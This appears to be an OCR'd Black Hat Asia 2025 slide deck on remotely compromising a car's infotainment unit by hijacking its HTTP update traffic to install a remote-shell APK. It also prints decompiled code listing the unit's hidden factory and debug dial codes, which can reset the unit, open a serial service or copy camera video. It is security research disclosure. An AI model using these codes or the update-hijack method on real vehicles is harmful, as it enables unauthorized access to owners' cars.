black hat ASIA 2025

APRIL 3-4, 2025
BRIEFINGS

Double Tap at the Blackbox

Hacking a Car Remotely Twice with MiTM

Yingjie Cao

360 Vulnerability Research Institute

Xinfeng Chen

SIG Void Technology

# Yingjie Cao (@YinJai_c)

- Security researcher @ 360 Vulnerability Research Institute
- Specialized in connected vehicle security
- A full-chain exploiter of Blackberry QNX system, the most popular automotive OS
- His work has been accepted by both industry and academia, including IEEE S&P and Blackhat Asia

# Xinfeng Chen

- Security researcher @ SIG Void Technology
- Specialized in mobile security
- Skilled at customizing AOSP to bypass application protections

PART 01

The Prologue

Three years ago...

There were two security events in Chengdu,

Tianfu Cup, the biggest vulnerability competition in China

An automotive cybersecurity standard conference about GB44495

15 days before Tianfu Cup 2021 registration

- We were told there is an automotive track
- We need to pick a top 10 brand in China


- Finally, we chose a brand with over 90,000 units sold in 2021

- 15 days left, with zero knowledge to the target
- NO hardware, NO car
- We need to find extremely easy approaches to exploit it

PART 02

The Car Hacking Landscape

Challenges of Hacking a Car



Zero Day Initiative @thezdi · 2023年3月24日

CONFIRMED! @Synacktiv used a heap overflow & an OOB write to exploit the Infotainment system on the Tesla. When they gave us the details, we determined they actually qualified for a Tier 2 award! They win $250,000 and 25 Master of Pwn points. 1st ever Tier 2 award. Stellar work!

Synaktiv triple-killed Tesla @Pwn2Own

Till today, few researchers can follow their work due to the extremely high technical bar.

Saving researchers' wallet

Guangzhou, China

The biggest second-hand car components market in China, maybe globally largest.

You can find almost every category of car parts here


Pros:

- Much affordable than purchasing a car
- You can disassemble the chips, dumping firmware

Cons:

- It still costs you $100-$2000 to buy an IVI
- No guarantee to boot up it
- The sources of component vary, development version, production version, 4S sales version.

Saving researchers' wallet



Electric Vehicle

Tesla Model 3 LR

(E8) Tesla Model 3 LR or similar ⓘ

5 | 4 | A | 576 km range

411.25 CAD — Save & Pay Now

443.32 CAD — Pay Later

Pros:

- Much affordable than directly purchasing a car
- Flexible pick-up and return


Cons:

- Do NOT disassemble it if you do not have confidence to put it back.
- Hardware / software version cannot be assured

PART 03

First Blood

MiTM leads to get shell




Updating with HTTP


- Hijacking the update traffic
- Changing the APK to a remote shell APP

- Then we have access to all applications
- But only with a low privilege app (10001)

Reverse Engineering the Applications



PicoTts.apk
PicoTts.odex
Provision.apk
Provision.odex
TelephonyProvider.apk
TelephonyProvider.odex
Update.apk
Update.apk.cache
Update.odex
UserDictionaryProvider.apk
UserDictionaryProvider.odex
[redacted]ushManager.apk
[redacted]shManager.odex
[redacted]ssistant-d20.apk
[redacted]Engine.apk
[redacted]Engine.jobf
[redacted]Installer.apk
[redacted]Store.apk
[redacted]Store.apk.cache
[redacted]Store.apk.jadx
[redacted]carwash.apk
[redacted]pilot.apk
[redacted]Show.apk
[redacted]oothService.apk
[redacted]oothService.jobf
[redacted]one.apk
[redacted]one.jobf
[redacted]unter.apk
[redacted]unter.jobf
[redacted]ccount.apk
[redacted]Camera.apk
[redacted]Camera.jobf
[redacted]Configure.apk
[redacted]Control.apk
[redacted]Control.jobf
[redacted]Diagnosis.apk
[redacted]Gallery.apk




```
private boolean c(String str) {
    int length = str.length();
    Log.d("BtPhoneMainActivity", "input = " + str + ", len = " + length);
    if (length > 4 && str.startsWith("*#") && str.endsWith("#*")) {
        Bundle bundle = new Bundle();
        bundle.putString("string_msg", str);
        ((IIpcService) Module.get(IpcModuleEntry.class).get(IIpcService.class)).sendData(1001, bundle, [redacted]indowUtil.CAR_DEVTOOLS);
        Log.d("BtPhoneMainActivity", "factory, text = " + str);
        return true;
    }
    return false;
}
```


"Factory" ??

Which program invokes it?

BtPhone




Factory Mode



```
private boolean c(String str) {
    int length = str.length();
    Log.d("BtPhoneMainActivity", "input = " + str + ", len = " + length);
    if (length > 4 && str.startsWith("*#") && str.endsWith("#*")) {
        Bundle bundle = new Bundle();
        bundle.putString("string_msg", str);
        ((IIpcService) Module.get(IpcModuleEntry.class).get(IIpcService.class)).sendData(1001, bundle, [redacted]indowUtil.CAR_DEVTOOLS);
        Log.d("BtPhoneMainActivity", "factory, text = " + str);
        return true;
    }
    return false;
}
```

- The '#' and '*' in the strings hints us to trigger these functions with pressing on the phone call numbers
- The input should
  - length > 4
  - starts with *#
  - ends with #*

Factory Mode



```
public static Map<String, a> c() {
    HashMap hashMap = new HashMap();
    a aVar = new a();
    aVar.f1036a.add(new b("*#4227*111#*", "中控进入工厂测试", true, false, true, true));
    aVar.f1036a.add(new b("*#0#*", "工厂用户版本测试", true, true, true, true));
    aVar.c = "4227";
    aVar.b = "工厂测试类";
    hashMap.put(aVar.c, aVar);
    a aVar2 = new a();
    aVar2.f1036a.add(new b("*#9387*111#*", "回到主桌面", true, false, true, true));
    aVar2.f1036a.add(new b("*#9387*121#*", "语音识别测试模块", true, false, true, true));
    aVar2.f1036a.add(new b("*#9387*122#*", "AIOS设置", true, false, true, true));
    aVar2.f1036a.add(new b("*#9387*131#*", "打开抓取日志功能,打开串口服务及重启设备", true, true, false, true));
    aVar2.f1036a.add(new b("*#9387*132#*", "恢复出厂设置，重启设备", true, true, false, true));
    aVar2.f1036a.add(new b("*#9387*133#*", "预发布环境配置", true, false, true, true));
    aVar2.f1036a.add(new b("*#9387*134#*", "CAMERA视频文件拷贝", true, true, false, true));
    aVar2.f1036a.add(new b("*#9387*141#*", "设置一些系统功能", true, false, true, true));
    aVar2.f1036a.add(new b("*#9387*142#*", "GPS NMEA数据抓取功能", true, true, false, true));
    aVar2.f1036a.add(new b("*#9387*143#*", "4G APN切换功能", true, true, false, true));
    aVar2.f1036a.add(new b("*#9387*151#*", "OTA,U盘升级", true, true, false, true));
    aVar2.f1036a.add(new b("*#9387*211#*", "进入智能驾驶测试功能", true, false, true, true));
    aVar2.f1036a.add(new b("*#9387*212#*", "进入心率检测功能", true, true, true, true));
    aVar2.f1036a.add(new b("*#9387*311#*", "进入硬件测试功能", true, false, true, true));
    aVar2.f1036a.add(new b("*#9387*321#*", "进入硬件测试功能", true, true, true, true));
    aVar2.f1036a.add(new b("*#9387*411#*", "设置驾驶模式功能", true, true, false, true));
    aVar2.f1036a.add(new b("*#9387*511#*", "离线地图拷贝功能", true, true, false, true));
    aVar2.c = "9387";
    aVar2.b = "研发调试类";
    hashMap.put(aVar2.c, aVar2);
    a aVar3 = new a();
    aVar3.f1036a.add(new b("*#9925*111#*", [redacted]MCU 系统及硬件版本号 uniqueID", true, true, true, true));
    aVar3.f1036a.add(new b("*#9925*121#*", 用的版本号", true, true, false, true));
    aVar3.f1036a.add(new b("*#9925*131#*", "设备唯一码信息", true, true, false, true));
    aVar3.f1036a.add(new b("*#9925*211#*", "显示各 ECU 版本号信息", true, true, false, true));
    aVar3.c = "9925";
    aVar3.b = "信息查看类";
    hashMap.put(aVar3.c, aVar3);
    a aVar4 = new a();
    aVar4.f1036a.add(new b("*#9723*111#*", "OLED测试模式", true, true, true, true));
    aVar4.f1036a.add(new b("*#9723*121#*", "展车模式", true, true, true, true));
    aVar4.f1036a.add(new b("*#9723*131#*", "AI宣传视频", true, true, false, true));
    aVar4.c = "9723";
    aVar4.b = "演示菜单类";
    hashMap.put(aVar4.c, aVar4);
    a aVar5 = new a();
    aVar5.f1036a.add(new b("*#7494*111#*", "售后重置功能", true, true, false, true));
    aVar5.f1036a.add(new b("*#7494*121#*", "售后维修模式", true, true, false, true));
    aVar5.c = "7494";
    aVar5.b = "售后服务类";
    hashMap.put(aVar5.c, aVar5);
    a aVar6 = new a();
    aVar6.f1036a.add(new b("*#1224#*", "平安夜", true, true, true, true));
    aVar6.f1036a.add(new b("*#1225#*", "圣诞节", true, true, true, true));
    aVar6.f1036a.add(new b("*#0101#*", "元旦", true, true, true, true));
    aVar6.c = "9444";
    aVar6.b = "用户关怀类";
    hashMap.put(aVar6.c, aVar6);
    return hashMap;
}
```

Factory mode

Factory user version test

Testing
4G, USB storage,
camera, becon, etc

OS, MCU, hardware, version number, unique ID

Version number of each app

Device Unique ID

MCU version number

OLED testing mode


Exihibition Mode

Aftersale mode

Some Ester Eggs


*#9925*111#*

- Check OS version & Hardware version & Unique ID
- We can trigger this directly on the screen



[redacted]

Factory Mode



```
public static Map<String, a> c() {
    HashMap hashMap = new HashMap();
    a aVar = new a();
    aVar.f1036a.add(new b("*#4227*111#*", "中控进入工厂测试", true, false, true, true));
    aVar.f1036a.add(new b("*#0#*", "工厂用户版本测试", true, true, true, true));
    aVar.c = "4227";
    aVar.b = "工厂测试类";
    hashMap.put(aVar.c, aVar);
    a aVar2 = new a();
    aVar2.f1036a.add(new b("*#9387*111#*", "回到主桌面", true, false, true, true));
    aVar2.f1036a.add(new b("*#9387*121#*", "语音识别测试模块", true, false, true, true));
    aVar2.f1036a.add(new b("*#9387*122#*", "AIOS设置", true, false, true, true));
    aVar2.f1036a.add(new b("*#9387*131#*", "打开抓取日志功能,打开串口服务及重启设备", true, true, false, true));
    aVar2.f1036a.add(new b("*#9387*132#*", "恢复出厂设置，重启设备", true, true, false, true));
    aVar2.f1036a.add(new b("*#9387*133#*", "预发布环境配置", true, false, true, true));
    aVar2.f1036a.add(new b("*#9387*134#*", "CAMERA视频文件拷贝", true, true, false, true));
    aVar2.f1036a.add(new b("*#9387*141#*", "设置一些系统功能", true, false, true, true));
    aVar2.f1036a.add(new b("*#9387*142#*", "GPS NMEA数据抓取功能", true, true, false, true));
    aVar2.f1036a.add(new b("*#9387*143#*", "4G APN切换功能", true, true, false, true));
    aVar2.f1036a.add(new b("*#9387*151#*", "OTA,U盘升级", true, true, false, true));
    aVar2.f1036a.add(new b("*#9387*211#*", "进入智能驾驶测试功能", true, false, true, true));
    aVar2.f1036a.add(new b("*#9387*212#*", "进入心率检测功能", true, true, true, true));
    aVar2.f1036a.add(new b("*#9387*311#*", "进入硬件测试功能", true, false, true, true));
    aVar2.f1036a.add(new b("*#9387*321#*", "进入硬件测试功能", true, true, true, true));
    aVar2.f1036a.add(new b("*#9387*411#*", "设置驾驶模式功能", true, true, false, true));
    aVar2.f1036a.add(new b("*#9387*511#*", "离线地图拷贝功能", true, true, false, true));
    aVar2.c = "9387";
    aVar2.b = "研发调试类";
    hashMap.put(aVar2.c, aVar2);
    a aVar3 = new a();
    aVar3.f1036a.add(new b("*#9925*111#*", [redacted]MCU 系统及硬件版本号 uniqueID", true, true, true, true));
    aVar3.f1036a.add(new b("*#9925*121#*", 用的版本号", true, true, false, true));
    aVar3.f1036a.add(new b("*#9925*131#*", "设备唯一码信息", true, true, false, true));
